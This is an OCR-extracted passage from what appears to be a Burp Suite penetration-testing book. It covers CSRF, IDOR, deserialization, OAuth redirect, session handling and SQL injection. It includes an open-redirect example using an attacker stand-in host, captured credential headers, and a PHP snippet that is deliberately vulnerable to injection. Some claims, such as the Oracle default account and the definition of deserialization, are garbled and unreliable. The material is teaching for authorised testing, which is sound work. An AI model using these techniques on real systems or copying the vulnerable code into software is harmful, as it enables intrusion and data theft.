
?

Type a search term

0 matches

Regenerate Test in browser Copy HTML Close

- Verify that all the parameters are included in the form, and then copy it into Notepad or another text editor, and save it as an HTML file. Then open it in a web browser. You will just see a blank website with one single button, as follows:



- Click on Submit request and the form will be sent to the website. As this is a **Proof of Concept (PoC)**, the page is intentionally blank, but if you need to create a more realistic page, you just need to add the form into the page. If the actions are executed, the URL is susceptible to CSRF.

The last tip, if you see that the application is using an anti-CSRF token, try to detect the vulnerability, because sometimes developers forget to use the token for all the functions, and it is possible to find someone that is vulnerable.

# Detecting Insecure Direct Object References

An **Insecure Direct Object Reference (IDOR)** vulnerability appears when a parameter gains access to a certain resource. By modifying this parameter, it is possible to access other resources that are not authorized for this user. Usually the affected parameters are used as control for the application's flow, for example, the named `id`, `uid`, `r`, `url`, `ur`, and so on.

These kinds of vulnerabilities could be detected using the `target` tool in Burp Suite. Similar to the CSRF detection, the more URLs you detect, the more possibilities there are to find vulnerabilities:

1. To add a target to the scope, go to Burp Suite, and using the secondary button of the mouse, click on Add to the scope option.
2. Then go to the ...

# Detecting security misconfigurations

Security misconfigurations are relative. In this category, a lot of possible errors are introduced, and the most simple and accurate way to detect them using Burp Suite is through the scanner.

1. Open Burp Suite and when the main Dashboard is displayed, click on New scan. Here it is possible to define the URL to scan, and some options, like credentials to log in to the application, as shown in the following screenshot:

New scan

- □ X



Scan details



Scan  
configuration



Application  
login



Resource  
pool

## Scan Type

Crawl and audit

Crawl

## URLs to Scan

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.

http://bigshot.beer/

|

› Detailed scope configuration



OK

Cancel

2. The tests are classified by categories. When the scan finishes, we can see that some issues are detected that are related to security misconfiguration, as shown in the following screenshot:

**Issue activity**

Filter High Medium Low Info Certain Firm Tentative Search...

#	Task	Time	Action	Issue type	Host	Path
21	2	13:03:51 19 Feb 2019	Issue found	i DOM data manipulation (DOM-based)	http://bigshot.beer	/wp-admin/
20	2	13:03:49 19 Feb 2019	Issue found	i Cross-domain Referer leakage	http://bigshot.beer	/wp-admin/
19	2	13:03:47 19 Feb 2019	Issue found	i Cross-domain script include	http://bigshot.beer	/wp-admin/
18	2	13:03:47 19 Feb 2019	Issue found	i Cross-domain Referer leakage	http://bigshot.beer	/wp-admin/
17	2	13:03:47 19 Feb 2019	Issue found	! Content type incorrectly stated	http://bigshot.beer	/wp-content/
16	2	13:03:47 19 Feb 2019	Issue found	i Cross-domain script include	http://bigshot.beer	/wp-admin/
15	2	13:03:47 19 Feb 2019	Issue found	! Session token in URL	http://bigshot.beer	/wp-admin/
14	2	13:03:47 19 Feb 2019	Issue found	! Unencrypted communications	http://2.gravatar.com	/
13	2	13:03:26 19 Feb 2019	Issue found	! Content type incorrectly stated	http://bigshot.beer	/wp-content/
12	2	13:03:26 19 Feb 2019	Issue found	! Content type incorrectly stated	http://bigshot.beer	/wp-content/
11	2	13:03:26 19 Feb 2019	Issue found	i Cross-domain script include	http://bigshot.beer	/
10	2	13:03:26 19 Feb 2019	Issue found	! Unencrypted communications	http://pixel.wp.com	/
9	2	13:02:28 19 Feb 2019	Issue found	i Cross-domain script include	http://bigshot.beer	/
8	2	13:02:28 19 Feb 2019	Issue found	! Session token in URL	http://bigshot.beer	/
7	2	13:02:28 19 Feb 2019	Issue found	! Password field with autocomplete enabled	http://bigshot.beer	/
6	2	13:02:28 19 Feb 2019	Issue found	! Cleartext submission of password	http://bigshot.beer	/
5	2	13:02:28 19 Feb 2019	Issue found	i Frameable response (potential Clickjacking)	http://bigshot.beer	/
4	2	13:02:28 19 Feb 2019	Issue found	! Unencrypted communications	http://1.gravatar.com	/
3	2	13:02:28 19 Feb 2019	Issue found	! Unencrypted communications	http://maxcdn.bootstrapcdn.com...	/
2	2	13:02:28 19 Feb 2019	Issue found	! Unencrypted communications	http://s.gravatar.com	/

Advisory Request Response

## Session token in URL

Issue: Session token in URL  
 Severity: Medium  
 Confidence: Firm  
 Host: http://bigshot.beer  
 Path: /wp-admin/

### Issue detail

The response contains the following links that appear to contain session tokens:

- http://bigshot.beer/wp-login.php?action=logout&\_wpnonce=723205c9c8
- http://bigshot.beer/wp-admin/comment.php?action=unapprovedcomment&p=630&c=10358&\_wpnonce=add3a30a8a
- http://bigshot.beer/wp-admin/comment.php?action=approvecomment&p=630&c=10357&\_wpnonce=0017a211b8
- http://bigshot.beer/wp-admin/comment.php?action=approvecomment&p=630&c=10359&\_wpnonce=547447733c
- http://bigshot.beer/wp-admin/admin.php?page=jetpack&action=activate&module=protect&\_wpnonce=a2f9e82fd1
- http://bigshot.beer/wp-admin/plugins.php?action=activate&plugin=akismet%2Fakismet.php&\_wpnonce=70177ccfb0
- http://bigshot.beer/wp-admin/comment.php?action=spamcomment&p=630&c=10361&\_wpnonce=0a757eb569
- http://bigshot.beer/wp-admin/comment.php?action=trashcomment&p=630&c=10361&\_wpnonce=0a757eb569
- http://bigshot.beer/wp-admin/comment.php?action=unapprovedcomment&p=630&c=10357&\_wpnonce=0017a211b8
- http://bigshot.beer/wp-admin/comment.php?action=unapprovedcomment&p=630&c=10361&\_wpnonce=a5cd823c4d
- http://bigshot.beer/wp-admin/comment.php?action=approvecomment&p=630&c=10360&\_wpnonce=f0a832e353
- http://bigshot.beer/wp-admin/comment.php?action=trashcomment&p=630&c=10360&\_wpnonce=997f1e5be4

Disk: 10.7MB

As we can see, there are issues like Unencrypted communications or Clear submission password that we could not detect by analyzing the request, but the scanner marks an issue.

Let's review some common security misconfigurations, which we will look into in detail in the following sections.

# **Unencrypted communications and clear text protocols**

There is a common issue that, in the most part, the developers and system administrators do not take into account; it is the use of unprotected communications channels. There are protocols that send information in clear text and, if a malicious user intercepts the traffic in the network, which is relatively easy, you can see all the information, irrespective of whether it's sensitive or not. This issue is commonly discarded, because the web applications are public; but remember that some of them are internal, and also could be visited from a public network.

# **Default credentials**

Another important issue that could be used to get full control of the server that is hosting the application is the default credentials. There are many web servers, mail servers, database servers, CMSs, eCommerce tools, and so on that, when installed, have established a default password. It is so easy for a malicious user to get access to these services and applications.

# **Unattended installations**

Sometimes when a system administrator installs software, this software comes with other packages, for testing purposes or just as part of the main software. It is important to have an inventory of these installations in order to disallow access or delete, if it is possible. A malicious user can discover these unattended installations and exploit vulnerabilities on them.

# Testing information

Some applications and packages have testing information that could provide access to a malicious user if it is active. For example, a common case is Oracle DBMS, which has a database with tables for testing purposes with a database administrator called `tiger`, for which the password is `scott`.

# Default pages

Applications, mostly web servers, have default pages that could be detected by the malicious user and taken as banner grabbing.

Despite the Burp Suite scanner being useful in detecting this kind of issue, I recommend the use of a vulnerability scanner focused on infrastructure, for example Nessus, Qualys, Outpost24, OpenVAS, and so on.

# Detecting insecure deserialization

**Deserialization** is the process of passing some type of data to other data, to be managed by the application, for example, passing a JSON format request that is parsed and managed as XML by the application. Also, there are deserialization vulnerabilities where the technology used in the development is involved. These vulnerabilities pass resources of a certain type to binary objects.

To understand the vulnerability, review the next snippet of code, published in the CVE.2011-2092:

```
[RemoteClass(alias="javax.swing.JFrame")]
public class JFrame {
    public var title:String = "Gotcha!";
    public var defaultCloseOperation:int = 3;
    public var visible:Boolean = true;
}
```

This code is the class definition of a data type called **JFrame**. In the next snippet of code, we can see how it is used:

```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
AcmeObject acme = (AcmeObject)ois.readObject();
```

The issue is that any kind of data can be entered into the attributes, as there is no validation for them, as seen in the following lines of code:

```
Set root = new HashSet();
Set s1 = root;
Set s2 = new HashSet();
```


```
for (int i = 0; i < 100; i++) {  
    Set t1 = new HashSet();  
    Set t2 = new HashSet();  
    t1.add("foo"); // make it not equal to t2  
    s1.add(t1);  
    s1.add(t2);  
    s2.add(t1);  
    s2.add(t2);  
    s1 = t1;  
    s2 = t2;  
}
```

The vulnerability derives in a denial of services, due to which the application is unable to manage the inputs. This is an insecure deserialization vulnerability.

# Java Deserialization Scanner

Java Deserialization Scanner is a Burp Suite extension to detect issues in the following:

- Apache common collections 3 and 4
  - Spring
  - Java 6, 7, and 8
  - Hibernate
  - JSON
  - Rome
  - BeanUtils
1. To get it, go to the `Extender` tool, and click on BApp Store, and then install the package. After the installation finishes, Burp Suite will have a new tab in the interface that will show the tool as follows:



2. Click on the Configuration tab, and in the following we can see the scans that are activated in the plugin:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

Burp Project Intruder Repeater Window Help

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
Project options	User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	

Manual testing   Exploiting   Configurations

**Automatic scanner configurations**

Enable active scan sleep checks  
 Enable active scan DNS checks

---

**Manual testing configuration**

Add manual issues to scanner results  
 Verbose mode

---

**Exploiting configuration**

Ysoserial path: ysoserial-0.0.4-all.jar

3. Now, to test an ...

# Detecting OAuth-related issues

OAuth is an open standard that allows authorization in applications by sharing the authorization information between different applications without sharing the user's identify. This is the current standard used by Facebook, Google, Twitter, Plurk, and so on.

The most commons issues related to OAuth are the following:

- **Insecure storage secrets:** OAuth is information that is stored on the client side. If the application does not store the OAuth information in the correct way, it exposes access to more than one application.
- **Lack of confidentiality:** OAuth is a protocol that shares the authentication information with more than one application, but, what happens if it is shared with the wrong application? Well, it could be reused by other applications to steal the user's access.
- **URL redirection:** If an application has a vulnerability that allows redirects, the malicious user can steal the OAuth information.

# Detecting SSO protocols

There is an extension named **EsPReSSO** that is available in the BApp Store that detects the SSO protocol used by an application and classified. The protocols detected are the following:

- OpenID
- BrowserID
- SAML
- OAuth
- OpenID-Connect
- Facebook Connect
- Microsoft Account

After EsPReSSO is installed and when Burp Suite detects the use of an SSO protocol, it will be marked, and you can click on it to send it to the EsPReSSO tool to analyze what kind of protocol it is, as shown in the following screenshot:

Burp Project Intruder Repeater Window Help

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
Project options	User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO

SSO History Options Help

Full History

#	SSO Protocol	Host	Method	URL	Token	Time	Length	Comment

Request Response

Raw Hex

?

< + >

Type a search term

0 matches

# **Detecting OAuth issues using Burp Suite**

The issues related to OAuth are so different, and we will analyze some of them in the following sections.

# Redirections

Open Burp Suite and, using the Proxy tool, detect the possible redirection in an application. For example, imagine you have an application that is possible to access using a social network. This application has the following URL:

```
www.site.tv
```

Intercept the request, and modify the URL in the header to the following:

```
attacker.com/www.site.tv
```

The social network just verifies the string site.tv, and trusts the application. This is a vulnerability.

# Insecure storage

Burp Suite can detect if sensitive information is sent by an untrusted channel; if an OAuth token is sent by a clear text protocol or unencrypted channel, it could be intercepted and reused.

OAuth issues are very specific, but, taking into consideration the preceding mentioned issues, it is possible to detect the weaknesses.

# Detecting broken authentication

A broken authentication is a group of issues that affect applications. Some of them are listed here:

- Weak storage for credentials
- Predictable login credentials
- Session IDs exposed in the URL
- Session IDs susceptible to session fixations attacks
- Wrong time out implementation
- The session is not destructed after the logout
- Sensitive information sent by unprotected channels

We are going to explain how to detect these issues using Burp Suite.

# Detecting weak storage for credentials

The information about authentication has a big problem; it is not just stored on the server side, it also needs to be stored on the client side, maybe not in the form of user and password, but in tokens, sessions IDs, or other things that the application uses to track the user and provide access.

Using Burp Suite, it is possible to analyze where this information is stored. For example, it is very common to store the information in cookies, as shown in the following screenshot:



Request Response

Raw Params Headers Hex

```
GET /httpgallery/authentication/authenticatedimage/default.aspx?0.971199385900599 HTTP/1.1
Host: www.httpwatch.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.httpwatch.com/httpgallery/authentication/
Connection: close
Authorization: Basic YWRtaW46YWRtaW4=
```

This is an example of basic authentication, which is a common authentication method for internal applications. This method has the big problem that it stores the credentials in base64 form into the header, so any person who has access to the header can get the password, and just decode

it to plain text.

This is not the only issue; there are applications that store the credentials directly. For example, look at the following request:

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Cookie: admin:admin
Upgrade-Insecure-Requests: 1

id=1
```

Here we can see the credentials directly that are sent to the application in each request made by the client side.

There are other secure places to save credentials. For example, in the case of mobile applications, it is common to use files in the internal or external device storage that are read by the application.

The trick is to understand the flow in the application using the Proxy tool to determine how the application receives the credentials and what the tool is doing with them, which is the method used, where they are stored, if they are reused, and what kind of token or track ID is used for the user.

# Detecting predictable login credentials

Some applications use predictable logins, meaning that it is possible for a malicious user to guess the next or the previous username registered. For example, imagine that an online bank uses the account number as the username for its application; a malicious user can create a list of possible account numbers, that are mostly sequential to guess the username.

A great tool to detect this kind of vulnerability is Intruder, which is in the Payloads section and has an option to create a sequential list, as shown in the following screenshot:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Intruder Repeater Window Help

Project options User options Code Dx CSRF CSRF Token Tracker CSurfer Deserializer Deserialization Scanner EsPRESSO

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

1 x 2 x 3 x ...

Target Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Numbers Request count: 0

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From:

To:

Step:

How many:

**Number format**

Base:  Decimal  Hex

Min integer digits:

Max integer digits:

Min fraction digits:


Max fraction digits:

Start attack

Also, it is possible to create sequential dates, and there is even ...

# Session IDs exposed in the URL

This is not a very common issue, but in the past, there were a lot of applications adding session IDs in URLs. For example, look at the following screenshot:



The screenshot shows a network traffic capture. The 'Request' tab is active. The raw request is:

```
GET /dvwa/process.php?session=784uaocq91b6uthqcc259imks1 HTTP/1.1
Host: 192.168.1.67
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Once you have detected the variable used to store the session ID, you can apply a filter to detect all the sessions in the URLs.

Look at the next screenshot. Here a token is detected by the scanner, and Burp Suite lists all the exposed tokens:

CSRF Token Tracker Deserializer Deserialization Scanner EsPRESSO

### Issue activity

Filter High Medium Low Info Certain Firm Tentative Search...

#	Task	Time	Action	Issue type	Host	Path
49	2	01:32:51 20 Feb 2019	Issue found	! Cleartext submission of password	http://192.168.1.67	/dvwa/l
48	2	01:32:51 20 Feb 2019	Issue found	i Frameable response (potential Clickjacking)	http://192.168.1.67	/dvwa/l
47	2	01:32:51 20 Feb 2019	Issue found	! Unencrypted communications	http://192.168.1.67	/
46	2	01:11:18 20 Feb 2019	Issue found	i Email addresses disclosed	http://testphp.vulnweb.com	/userinf
45	2	01:11:18 20 Feb 2019	Issue found	i Cookie without HttpOnly flag set	http://testphp.vulnweb.com	/userinf
44	2	01:11:11 20 Feb 2019	Issue found	i Email addresses disclosed	http://testphp.vulnweb.com	/login.p
43	2	01:11:11 20 Feb 2019	Issue found	! Password field with autocomplete enabled	http://testphp.vulnweb.com	/login.p
42	2	01:11:11 20 Feb 2019	Issue found	! Cleartext submission of password	http://testphp.vulnweb.com	/login.p
41	2	01:11:11 20 Feb 2019	Issue found	i Frameable response (potential Clickjacking)	http://testphp.vulnweb.com	/login.p
40	2	01:11:06 20 Feb 2019	Issue found	i Email addresses disclosed	http://testphp.vulnweb.com	/logout.
39	2	01:11:06 20 Feb 2019	Issue found	i Frameable response (potential Clickjacking)	http://testphp.vulnweb.com	/logout.
38	2	01:11:01 20 Feb 2019	Issue found	i Email addresses disclosed	http://testphp.vulnweb.com	/
37	2	01:11:01 20 Feb 2019	Issue found	i Frameable response (potential Clickjacking)	http://testphp.vulnweb.com	/
36	2	01:11:01 20 Feb 2019	Issue found	! Unencrypted communications	http://testphp.vulnweb.com	/
35	2	00:00:33 20 Feb 2019	Issue found	i DOM data manipulation (DOM-based)	https://support.mozilla.org	/en-US/
34	2	00:00:32 20 Feb 2019	Issue found	? Cross-site scripting (DOM-based)	https://support.mozilla.org	/en-US/
33	2	00:00:29 20 Feb 2019	Issue found	i Cross-domain Referer leakage	https://support.mozilla.org	/en-US/
32	2	23:59:13 19 Feb 2019	Issue found	i Cookie without HttpOnly flag set	http://bigshot.beer	/wp-adr
31	2	23:59:13 19 Feb 2019	Issue found	! Session token in URL	http://bigshot.beer	/wp-adr
30	2	23:59:03 19 Feb 2019	Issue found	i Cross-domain Referer leakage	http://bigshot.beer	/wp-logi

Advisory Request Response

## Session token in URL

Issue: Session token in URL  
 Severity: Medium  
 Confidence: Firm  
 Host: http://bigshot.beer  
 Path: /wp-admin/

### Issue detail

The response contains the following links that appear to contain session tokens:

- http://bigshot.beer/wp-admin/comment.php?action=approvecomment&p=630&c=10361&\_wpnonce=fd8380650d
- http://bigshot.beer/wp-login.php?action=logout&\_wpnonce=47ac52e9d8
- http://bigshot.beer/wp-admin/comment.php?action=unapprovecomment&p=630&c=10365&\_wpnonce=98f6b9ed7f
- http://bigshot.beer/wp-admin/comment.php?action=trashcomment&p=630&c=10365&\_wpnonce=ce219457ab
- http://bigshot.beer/wp-admin/comment.php?action=spamcomment&p=630&c=10364&\_wpnonce=84082f6a47
- http://bigshot.beer/wp-admin/comment.php?action=approvecomment&p=630&c=10364&\_wpnonce=6363b58141
- http://bigshot.beer/wp-admin/comment.php?action=unapprovecomment&p=630&c=10363&\_wpnonce=620d7bc737
- http://bigshot.beer/wp-admin/comment.php?action=trashcomment&p=630&c=10361&\_wpnonce=5baa2af390
- http://bigshot.beer/wp-admin/comment.php?action=spamcomment&p=630&c=10364&\_wpnonce=84082f6a47
- http://bigshot.beer/wp-admin/comment.php?action=trashcomment&p=630&c=10364&\_wpnonce=8e97c72a3a
- http://bigshot.beer/wp-admin/comment.php?action=spamcomment&p=630&c=10363&\_wpnonce=9c64ecfa11
- http://bigshot.beer/wp-admin/comment.php?action=trashcomment&p=630&c=10362&\_wpnonce=5baa2af390

Disk: 26.7MB

# Session IDs susceptible to session fixation attacks

The main problem when an application uses just one ID to track the session is that this ID can be used to steal the session. For example, if you use the Burp Suite Proxy tool, you can intercept the request where the session ID is sent. This session ID is created just for one user. For example, see the following request:

```
GET /login.php HTTP/1.1
Host: 192.168.1.67
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: HPSESSID=784uaocq9lb6uthqcc259imks1
Upgrade-Insecure-Requests: 1
```

Now, using another ...

# Time out implementation

To detect this issue, you don't require the use of a tool like Burp Suite; just open the application, log in, and wait to know what time is needed to close the session automatically. Applications like online banks need to close the session in a determinate time by compliance.

Closing the sessions after some time is a good idea; in a case where a user has stolen a session, it could reduce the impact on the application.

# Session is not destructed after logout

To check if an application correctly closes the session, open the application using Burp Suite and then log in to the application with valid credentials:

1. As you can see from the following screenshot, the application created a session that is used as a guest user:



The screenshot shows the Burp Suite interface with the 'Request' tab selected. Below the tabs are four buttons: Raw, Params, Headers, and Hex. The request details are as follows:

```
GET /wp-admin/ HTTP/1.1
Host: bigshot.beer
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
```

2. Now, access the application, and you will see that the application now creates a new session as a logged user.
3. Close the session, as follows:

Request Response

Raw Params Headers Hex

```
GET /wp-login.php?loggedout=true HTTP/1.1
Host: bigshot.beer
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bigshot.beer/wp-admin/
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
```

4. If the application correctly destroyed the session, it is not possible to resend a request. Go to ...

# Summary

In this chapter, we reviewed how to detect specific vulnerabilities. While in the previous chapter, the vulnerabilities explained were detected by detecting patterns, in this case, the vulnerabilities needed more understanding about the application's flow.

The flaws explained in this chapter could be used to gain access to sensitive information, break authorization and authentication, and be part of a bigger compromise. In the next chapter, we will be exploiting different kinds of vulnerabilities using Burp tools and extensions.

# Exploiting Vulnerabilities Using Burp Suite - Part 1

Burp Suite is an excellent tool to detect vulnerabilities. As we've seen in the previous chapters, it has a large variety of tools and options, and of course, extensions to help us to be more accurate and efficient while looking for bugs in an application. However, Burp Suite also has options to help us to exploit vulnerabilities, generate a proof about the exploitation, and reproduce the exploitation all of the times this is needed.

In this chapter, we will check how to exploit different kinds of vulnerabilities using Burp Suite's options, and in some cases the tools and extensions. We will be looking at the following topics in the chapter:

- Data exfiltration via a blind Boolean-based ...

# Data exfiltration via a blind Boolean-based SQL injection

An SQL injection is a vulnerability based on an input validation error, which allows a malicious user to insert unexpected SQL statements into an application to perform different actions on it. For example, extract information, delete data or modify the original statements.

There are three types of SQL injections, as follows:

- **In-band SQL injection:** This type of SQL injection has the characteristic that is possible to analyze using the same channel used to send the statement. It means that the response generated by the **database management system (DBMS)** is received in the same analyzed application.
- **Inferential:** This type of SQL injection is different from the previous one, as it is not possible to see the errors or the results in the application's response. We need to infer what is happening in the application's backend or use external channels to get the information. At the same time, into the inferential SQL injections are further divided into two types:
  - **Boolean-based blind SQL injection:** In this type of SQL injection, the statements are focused on changing a Boolean value into the application in order to get different responses. Even though the SQL injection result is not showed directly, the HTTP response content could change

to infer the result.

- **Time-based blind SQL injection:** This inferential SQL injection depends on the time lapsed to generate a response by the database server. With time variations, it is possible to infer whether the SQL injection is successful or not. To do so, the malicious user inserts functions included in the DBMS to determine what is happening in the backend.
- **Out-of-band SQL injection:** In this type of SQL injection, it is not possible to use the same channel to see the error response or infer the result directly. So, we need to use an external channel to know whether the SQL injection is successful or not. For example, using second data storage to receive the results, such as DNS resolution to infer the time lapsed in a request, which is not possible to see in the application.

We will see how it is possible to use Burp Suite to exploit a Boolean-based SQL injection vulnerability.

# The vulnerability

Analyze the following snippet of PHP code:

```
ini_set('display_errors', 0);
$connection = $GLOBALS['connection'];

$id = ($_POST['id']);

$query_statement = "SELECT * from polls where id = ".$id;
$result = $conection->query($query_statement);
if ($result->num_rows > 0 ){
    while($row = $result->fetch_assoc()){
        echo "<p class='>Thank you for your response!</p>";
    }
}
```

